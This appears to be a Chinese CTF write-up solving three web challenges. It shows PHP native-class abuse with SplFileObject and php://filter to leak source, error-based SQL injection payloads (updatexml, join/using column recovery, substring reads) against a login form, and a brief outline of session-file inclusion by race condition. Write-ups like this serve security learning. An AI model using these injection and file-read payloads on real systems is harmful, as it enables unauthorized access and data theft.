

国赛

easy_source

`.index.php.swo` 找到源码，简写如下

```
<?php
$rc=$_GET["rc"];    //对象名
$rb=$_GET["rb"];    //参数一
$ra=$_GET["ra"];    //参数二
$rd=$_GET["rd"];    //函数名
$method= new $rc($ra, $rb);
var_dump($method->$rd());
```

考点是原生类的利用，那么去php官网看一下SPL有哪些能用的，看看文件处理类

- [spl_object_id](#) — Return the integer object handle for given object
- [文件处理](#)
 - [SplFileInfo](#) — The SplFileInfo class
 - [SplFileObject](#) — The SplFileObject class
 - [SplTempFileObject](#) — The SplTempFileObject class
- [各种类及接口](#)
 - [ArrayObject](#) — The ArrayObject class

找到这个类，`__construct` 前两个参数都为 `string`，可以成功实例化

SplFileObject::__construct

(PHP 5 >= 5.1.0, PHP 7, PHP 8)

SplFileObject::__construct — Construct a new file object

说明

```
public SplFileObject::__construct ( string $filename , string $open_mode = "r" , bool
    $use_include_path = false , resource $context = ? )
```

Construct a new file object.

找到 `__toString` 方法，和 `fgets` 有关，应该能用

SplFileObject::__toString

(PHP 5 >= 5.1.0, PHP 7, PHP 8)

SplFileObject::__toString — Alias of [SplFileObject::fgets\(\)](#)

最终payload `?rc=SplFileObject&ra=php://filter/read=convert.base64-encode/resource=index.php&rb=r&rd=__toString`

解base64获得flag.

easy_sql

考察sql注入

通过fuzz成功闭和

```
POST / HTTP/1.1
Host: 124.71.233.169:23953
Content-Length: 57
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://124.71.233.169:23953
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://124.71.233.169:23953/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

uname=admin')or 1=1%23&passwd=1&Submit=%E7%99%BB%E5%BD%95

<body style="background: #009688;">
<div class="page">
  <div class="loginwrap">
    <div class="logo">我就是一个登陆界面</div>
    <div class="login_form">
      <form id="Login" name="Login" method="post" name="form1"
onsubmit="" action="">
        <span>用户名: </span>

        <input type="text" name="uname"

class="login_input">

        <span>密 码: </span>
        <input type="password" name="passwd"

class="login_input">

      </div>
      <li class="login-sub">
        <input type="submit" name="Submit"
value="登录" />
      </li>
    </div>
  </div>
</body>
</html>

login</font>
</div>
</body>
</html>
```

`uname=admin')or 1=1%23&passwd=1&Submit=%E7%99%BB%E5%BD%95`


尝试报错注入。

`uname=admin')or
updatexml("~",cocnat("~",database()), "~"), "~")%23&passwd=1&Submit=%E7%99%BB%E5%BD%95`



尝试报出表。

```
uname=admin') or updatexml('~',cocnat('~',select group_concat(TABLE_NAME) from
information_schema.tables where
table_schema=database(),'~'),'~')%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```




说明需要过滤。猜肯定有flag表。

[聊一聊bypass information schema](#)


```
uname=admin') or updatexml('~',concat('~',(select * from (select * from flag as a
join flag b)c)), '~')%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```

可以获得第一个flag表的字段。



使用join ... using(xx)获取次列及后续列名

```
uname=admin') or updatexml('~',concat('~',(select * from (select * from flag as a
join flag b using(id,no))c)),('~')%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```




然后直接读flag。

```
uname=admin') or updatexml('~',concat('~',(select `20e50b1a-0260-4452-a04d-
07f189b05c6b` from flag)),('~')%23&passwd=1&Submit=%E7%99%BB%E5%BD%95
```



发现限制了长度，使用substring函数来读

```
uname=admin') or updatexml('~',concat('~',substring((select `20e50b1a-0260-4452-a04d-07f189b05c6b` from flag),20,40)), '~')%23&passwd=1&submit=%E7%99%BB%E5%BD%95
```




然后拼接就欧克。

middle_source

考察:session文件包含 已经考察过很多次了

通过扫描目录获得 /.listing



然后访问you_can_seeeeeeeee_me.php。获得session文件保存的路径。 /var/lib/php/sessions/igichbgcfff

Directive	Local Value	Master Value
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_samesite	no value	no value
session.cookie_secure	0	0
session.gc_divisor	1000	1000
session.gc_maxlifetime	1440	1440
session.gc_probability	0	0
session.lazy_write	On	On
session.name	PHPSESSID	PHPSESSID
session.referer_check	no value	no value
session.save_handler	files	files
session.save_path	/var/lib/php/sessions/igichbgcff	/var/lib/php/sessions/igichbgcff
session.serialize_handler	php	php
session.sid_bits_per_character	4	4
session.sid_length	32	32
session.upload_progress.cleanup	On	On
session.upload_progress.enabled	On	On
session.upload_progress.freq	1%	1%
session.upload_progress.min_freq	1	1
session.upload_progress.name	PHP_SESSION_UPLOAD_PROGRESS	PHP_SESSION_UPLOAD_PROGRESS

然后就是普通的session的文件包含，因为配置文件开启了保存session内容。进行一个条件竞争。

[illegible]

最后获得flag路径，成功读取。

